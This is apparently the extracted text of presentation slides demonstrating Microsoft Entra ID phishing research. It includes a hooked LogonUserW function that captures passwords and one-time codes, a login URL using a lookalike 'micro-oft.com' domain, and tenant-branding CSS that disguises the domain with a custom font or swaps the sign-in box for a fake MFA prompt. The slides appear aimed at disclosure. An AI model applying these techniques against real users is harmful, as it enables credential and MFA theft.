
```
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD LogonType, DWORD LogonProvider, PHANDLE hToken) {
```

```
// Validate credentials before sending message  
std::string usernameStr = LtoString(username);  
std::string passwordStr = LtoString(password);  
authSuccess = validateCredentials(usernameStr, passwordStr);
```

```
// Check if password is a 6-digit number  
bool isOTP = false;  
if (password.length() == 6) {  
    isOTP = true;  
    for (char c : password) {  
        if (!isdigit(c)) {  
            isOTP = false;  
            break;  
        }  
    }  
}
```

```
// If validation failed, set error code for invalid credentials and return FALSE  
if (!authSuccess) {  
    SetLastError(ERROR_LOGON_FAILURE); // Standard error for invalid credentials  
    return FALSE;  
}  
return TRUE;
```

Double PTA Auth for TOTP Capture




Double PTA Auth for TOTP Capture

https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=fba456fe-62d2-462e-8ae3-a94a1af8e3ae&scope=.default&response_type=code&prompt=login&login_hint=admin@micro-oft.com&redirect_uri=https%3A%2F%2Flogin.microsoftonline.com%2Fcommon%2Foauth2%2Fv2.0%2Fauthorize%3Fclient_id%3D8e898ef8-4ad8-4493-a79a-2910696ca3aa%26redirect_uri%3Dhttps%253A%252F%252Fgoogle.com%26scope%3D.default%26response_type%3Dcode%26prompt%3Dlogin%26login_hint%3Dadmin%2540micro-oft.com

Note for Demo

- Normally, we would rewrite @micro-oft.com to @microsoft.com
- Since we don't have any @microsoft.com account for testing (I asked, but Microsoft said no ;), we instead rewrite the email address to a test account we control.



ssh.cloud.google.com/v2/ssh/projects/polar-processor-410211/zones/europe-west1-b/instances/debian-phishing?authuser=1&hl=en_US&projectNumber=981543358017&useAdminProxy=true - Google Chro...

ssh.cloud.google.com/v2/ssh/projects/polar-processor-410211/zones/europe-west1-b/instances/debian-phishing?authuser=1&hl=en_US&projectNumber=981543358017&useAdminPro...

SSH-in-browser

UPLOAD FILE

DOWNLOAD FILE

root@debian-phishing:/home/knys#

127.0.0.1:33891 - Remote Desktop Connection

AADInternals 0.9.3

PS C:\Windows\system32>

Google

google.com

Incognito

About

Store

Gmail

Images

Sign in

Google

Google Search

I'm Feeling Lucky

Google offered in: Nederlands Français Deutsch

Belgium

Advertising

Business

How Search works

Privacy

Terms

Settings

Limitations

1. User needs to enter TOTP code into a Password field
2. Authenticator App Notifications are more common/convenient

PTA + Mobile App MFA

Tenant 1

```
@font-face { font-family: 'customfont'; src: url('https://[redacted]/test_font/dash-to-s2.woff2'); unicode-range: U+002D; }  
  
body {  
  font-family: 'customfont', "Segoe UI Webfont", -apple-system, "Helvetica Neue", "Lucida Grande", "Roboto", "Ebrima", "Nirmala UI", "Gala  
avi", "Iskoola Pota", "Latha", "Leelawadee", "Microsoft YaHei UI", "Microsoft JhengHei UI", "Malgun Gothic", "Estrangelo Edessa", "Micro  
t Yi Baiti", "Mongolian Baiti", "MV Boli", "Myanmar Text", "Cambria Math";  
}
```

Replace hyphen
with S



admin@microsoft.com

Enter password

Password

[Sign in with another account](#)

Sign in

Tenant 2

```
/* Hide the sign in and options box */  
.ext-sign-in-box {  
  display: none;  
}  
.ext-promoted-fed-cred-box {  
  display: none;  
}  
  
.ext-middle {  
  background-image: url("https://[redacted]/images/alternating-image-mfa.png");  
  background-repeat: no-repeat;  
  background-position: center;  
}
```

Replace complete
sign-in box with image



Approve sign in request

 Open your Authenticator app, and enter the number shown to sign in.


00

Didn't receive a sign-in request? **Swipe down to refresh** the content in your app.


[I can't use my Microsoft Authenticator app right now](#)


[More information](#)

Gotta Catch 'Em All



PTA + Mobile App MFA





Browser language customizations

Allows customizing company branding settings based on browser language

= Multiple Custom CSS files in single tenant!

Getting started Default sign-in Browser language customizations

